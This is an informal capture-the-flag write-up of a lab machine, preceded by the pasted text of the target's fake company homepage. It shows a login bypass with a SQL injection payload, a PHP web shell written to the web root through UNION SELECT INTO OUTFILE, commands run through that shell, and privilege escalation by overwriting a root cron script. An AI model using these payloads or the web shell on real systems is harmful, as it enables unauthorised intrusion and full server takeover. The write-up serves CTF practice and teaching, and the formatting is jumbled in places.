## Innovating the Future of Technology Solutions Home About Us Services Solutions Careers Contact Us Welcome to NexaTech Solutions

Your partner in cutting-edge technology and innovative solutions.

## **Our Expertise**


With over a decade of experience, we specialize in delivering comprehensive technology solutions to businesses worldwide

## **Services Snapshot**

Custom Software Development  Custom Software Development  Tailored software solutions to meet your unique business needs.	IT Consulting  IT Consulting  Expert advice to help you navigate the complexities of the tech landscape.
Cloud Services	©Cybersecurity
Cloud Services  Scalable and secure cloud solutions to enhance your business operations.	Cybersecurity  Protecting your digital assets with advanced security measures.

this is the website it gives tried playing around with it but found nothing so i ran gobuster and found a path which gives login page

Home	About Us	Services	Solutions	Careers	Contact Us




using SQLI will bypass this login page 'OR'1' = '1 but we need to get RCE so i uploaded a php shell using SQLI union select "a", '<?php system(\$\_REQUEST[0]); ?>' into

```
outfile '/var/www/html/shell.php' # http://54.194.52.246/shell.php?0=id and the shell works:) navigated to get the flag-user.txt http://54.194.52.246/shell.php?
```

we dont have access so sudo -1 or anything so i checked the files on /

0=cat%20../../../home/flag-user.txt and got it



and ran ps aux and the supervisord.cron was running there so i went to check it out and its being ran by root every minute

```
#!/bin/bash
cp /root/flag-root.txt /var/www/html/flag-root.txt
```

on my machine and converted it to base64 then in the target machine i did this

```
echo [base64] | base64 -d > /supervisord.cron
```

so now /root/flag-root.txt will be moved to the directory i have access to /var/www/html/ and you will be able to get the flag :)

checkout my friend writeup all credits goes to him https://fzl-aws.notion.site/Query-Quake-c787bc75ee2d4cda97260b3299eebd1d?pvs=4